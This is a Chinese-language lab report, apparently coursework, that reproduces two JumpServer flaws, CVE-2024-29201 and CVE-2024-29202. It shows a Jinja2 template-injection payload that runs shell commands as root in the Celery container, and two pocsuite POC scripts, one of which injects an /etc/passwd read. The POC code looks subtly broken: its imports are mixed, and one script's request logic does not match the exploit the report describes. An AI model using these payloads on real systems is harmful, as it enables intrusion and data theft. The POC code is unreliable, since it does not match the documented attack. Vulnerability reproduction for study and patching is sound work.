
点击保存，运行作业



发现执行成功


我们在kali中进入Celery容器，查看tmp目录下，是否存在pwnd文件

首先切换权限，输入docker ps -a 查看文件




发现其中存在jms\_celery

我们使用sudo docker exec -it jms\_celery "/bin/sh" 进入容器




然后查看tmp文件夹下的内容



发现存在pwnd文件

我们继续打开tmp文件下的pwnd文件



发现在pwnd文件中读取到了内容： uid=0(root) gid=0(root) groups=0(root)

所以说明我们的漏洞复现成功！

**CVE-2024-29202**

我们继续复现第二个漏洞

我们修改作业中心的模板管理

在工作空间中写入

- name: |

{% for x in ().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() %}

{% if "warning" in x.\_\_name\_\_ %}


{{

x().\_module.\_\_builtins\_\_["\_\_import\_\_"]("os").system("id > /tmp/pwnd2")


}}

{%endif%}


{%endfor%}




然后我们保存，运行即可



运行得到结果：




我们继续查看celery容器中的文件



发现多了一个新的文件pwnd2

我们打开，发现成功插入了内容uid=0(root) gid=0(root) groups=0(root)



说明我们的漏洞复现成功！

## 3.1 风险管理及规避

更新到最新版本即可避免该漏洞的利用。

## 3.2测试方法

根据上述的漏洞复现过程进行一一执行即可，观察数据库中是否植入pwnd文件。

## 3.3测试中所用的工具

Jumpserver开源堡垒机；

SQL；

Celery容器；

Kali。

# 漏洞复现结果（25分）

## 4.1 POC插件编写

**CVE-2024-29201**

*#!/usr/bin/env python  
# coding: utf-8*from pocsuite.api.request import req  
from pocsuite.api.poc import register, Output, POCBase  
from pocsuite.thirdparty.guanxing import parse\_ip\_port, http\_packet, make\_verify\_url  
  
class JumpServerPOC(POCBase):  
 vulID = 'CVE-2024-29201'  
 cveID = 'CVE-2024-29201'  
 cnvdID = ''  
 cnnvdID = ''  
 version = '1.0'  
 author = '陆皓喆' *# 作者名称* vulDate = '2024-05' *# 漏洞发现日期* createDate = '2024-07-24' *# POC 创建日期* updateDate = '2024-07-24' *# POC 更新日期* name = 'JumpServer Remote Code Execution Vulnerability (CVE-2024-29201)'  
 desc = '''  
 This is a POC for the remote code execution vulnerability in JumpServer (CVE-2024-29201).  
 It demonstrates how to exploit the vulnerability and verify the exploit result.  
 '''  
 solution = 'Upgrade to version v3.10.7 or later.'  
 severity = 'Critical'  
 vulType = 'Remote Code Execution'  
 taskType = 'verify'  
 references = ['https://blog.csdn.net/qq\_43355651/article/details/137275412']  
 appName = 'JumpServer'  
 appVersion = 'V3.0.0 <= JumpServer <= V3.10.6'  
 appPowerLink = 'https://www.jumpserver.org/'  
 samples = ['']  
 install\_requires = ['pocsuite3']  
  
 def \_attack(self):  
 return self.\_verify()  
  
 def \_verify(self):  
 self.url, ip, port = parse\_ip\_port(self.target, 80)  
 result = {}  
 headers = {  
 'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'  
 }  
 payload = "id > /tmp/pwnd"  
 vul\_url = make\_verify\_url(self.url, payload, mod=0)  
 resp = req.get(vul\_url, headers=headers, verify=False, allow\_redirects=False, timeout=10)  
 if resp.status\_code == 200 and 'uid=' in resp.text:  
 result['VerifyInfo'] = http\_packet(resp)  
 result['VerifyInfo']['URL'] = vul\_url  
 result['VerifyInfo']['port'] = port  
 return self.parse\_output(result)  
  
 def parse\_output(self, result):  
 output = Output(self)  
 if result:  
 output.success(result)  
 else:  
 output.fail('Failed')  
 return output  
  
register(JumpServerPOC)

**CVE-2024-29202**

*#!/usr/bin/env python  
# coding: utf-8*from pocsuite.api.request import req  
from pocsuite.api.poc import register, Output, POCBase  
from pocsuite.thirdparty.guanxing import parse\_ip\_port, http\_packet, make\_verify\_url  
  
class JumpServerJinja2POC(POCBase):  
 vulID = 'CVE-2024-29202'  
 cveID = 'CVE-2024-29202'  
 cnvdID = ''  
 cnnvdID = ''  
 version = '1.0'  
 author = '陆皓喆' *# 作者名称* vulDate = '2024-04' *# 漏洞发现日期* createDate = '2024-07-24' *# POC 创建日期* updateDate = '2024-07-24' *# POC 更新日期* name = 'JumpServer Jinja2 Template Injection Vulnerability (CVE-2024-29202)'  
 desc = '''  
 This is a POC for the Jinja2 template injection vulnerability in JumpServer (CVE-2024-29202).  
 It demonstrates how to exploit the vulnerability and verify the exploit result.  
 '''  
 solution = 'Upgrade to version v3.10.7 or later.'  
 severity = 'Critical'  
 vulType = 'Template Injection'  
 taskType = 'verify'  
 references = ['https://blog.csdn.net/qq\_43355651/article/details/137275412']  
 appName = 'JumpServer'  
 appVersion = 'V3.0.0 <= JumpServer <= V3.10.6'  
 appPowerLink = 'https://www.jumpserver.org/'  
 samples = ['']  
 install\_requires = ['pocsuite3']  
  
 def \_attack(self):  
 return self.\_verify()  
  
 def \_verify(self):  
 self.url, ip, port = parse\_ip\_port(self.target, 80)  
 result = {}  
 headers = {  
 'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'  
 }  
 payload = "name={{''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[44]('/etc/passwd').read()}}"  
 vul\_url = make\_verify\_url(self.url, payload, mod=0)  
 resp = req.get(vul\_url, headers=headers, verify=False, allow\_redirects=False, timeout=10)  
 if resp.status\_code == 200 and 'root:x:0:0:root:/root:/bin/bash' in resp.text:  
 result['VerifyInfo'] = http\_packet(resp)  
 result['VerifyInfo']['URL'] = vul\_url  
 result['VerifyInfo']['port'] = port  
 return self.parse\_output(result)  
  
 def parse\_output(self, result):  
 output = Output(self)  
 if result:  
 output.success(result)  
 else:  
 output.fail('Failed')  
 return output  
  
register(JumpServerJinja2POC)

## 4.2 漏洞信息

**CVE-2024-29201**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** | CVE-2024-29201 | **漏洞类别** | 远程代码执行 | **CVE-ID** | CVE-2024-29201 |
| **披露/发现时间** | 2024-04-02 | **bugtraq编号** |  | **CNNVD-ID：** |  |
| **提交时间** | 2024-04-02 | **漏洞发现者** |  | **CNVD-ID：** |  |
| **漏洞等级** | 高危 | **提交者** |  | **搜索关键词** |  |
| **影响范围** | JumpServer V3.0.0 至 V3.10.6 | | | | |
| **来源** | CSDN博客、腾讯云、FreeBuf等 | | | | |
| **漏洞简介** | JumpServer 中存在一个远程代码执行漏洞，允许低权限用户通过构造恶意 playbook 模板绕过 Ansible 输入验证，在 Celery 容器中执行任意代码。 | | | | |
| **漏洞详情** | 攻击者可以利用漏洞在 Celery 容器以 root 权限执行任意代码，窃取敏感信息或操纵数据库。 | | | | |
| **参考链接** | https://blog.csdn.net/qq\_43355651/article/details/137275412 https://cloud.tencent.com/developer/article/1589505 https://www.freebuf.com/vuls/255947.html | | | | |
| **靶场信息** | 无 | | | | |
| **POC** | 如上所示 | | | | |
| **修复方案** | 更新至3.10.7版本即可 | | | | |

**CVE-2024-29202**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** | CVE-2024-29202 | **漏洞类别** | JINJA2 注入代码执行 | **CVE-ID** | CVE-2024-29202 |
| **披露/发现时间** | 2024-04-02 | **bugtraq编号** |  | **CNNVD-ID：** |  |
| **提交时间** | 2024-04-02 | **漏洞发现者** |  | **CNVD-ID：** |  |
| **漏洞等级** | 高危 | **提交者** |  | **搜索关键词** |  |
| **影响范围** | JumpServer V3.0.0 至 V3.10.6 | | | | |
| **来源** | CSDN博客、腾讯云、FreeBuf等 | | | | |
| **漏洞简介** | JINJA2注入代码执行漏洞，具有低权限用户帐户的攻击者可通过构建恶意playbook模板利用Ansible中的Jinja2模板代码注入漏洞在Celery容器中执行任意代码。由于Celery容器以root权限运行并具有数据库访问权限，因此攻击者可以从所有主机窃取敏感信息或操纵数据库。 | | | | |
| **漏洞详情** | 攻击者可以利用 Jinja2 模板注入漏洞在受影响的容器中执行任意代码，可能导致敏感信息泄露或系统被控制。 | | | | |
| **参考链接** | https://blog.csdn.net/qq\_43355651/article/details/137275412 https://cloud.tencent.com/developer/article/1589505 https://www.freebuf.com/vuls/255947.html | | | | |
| **靶场信息** | 无 | | | | |
| **POC** | 如上所示 | | | | |
| **修复方案** | 更新到3.10.7版本即可 | | | | |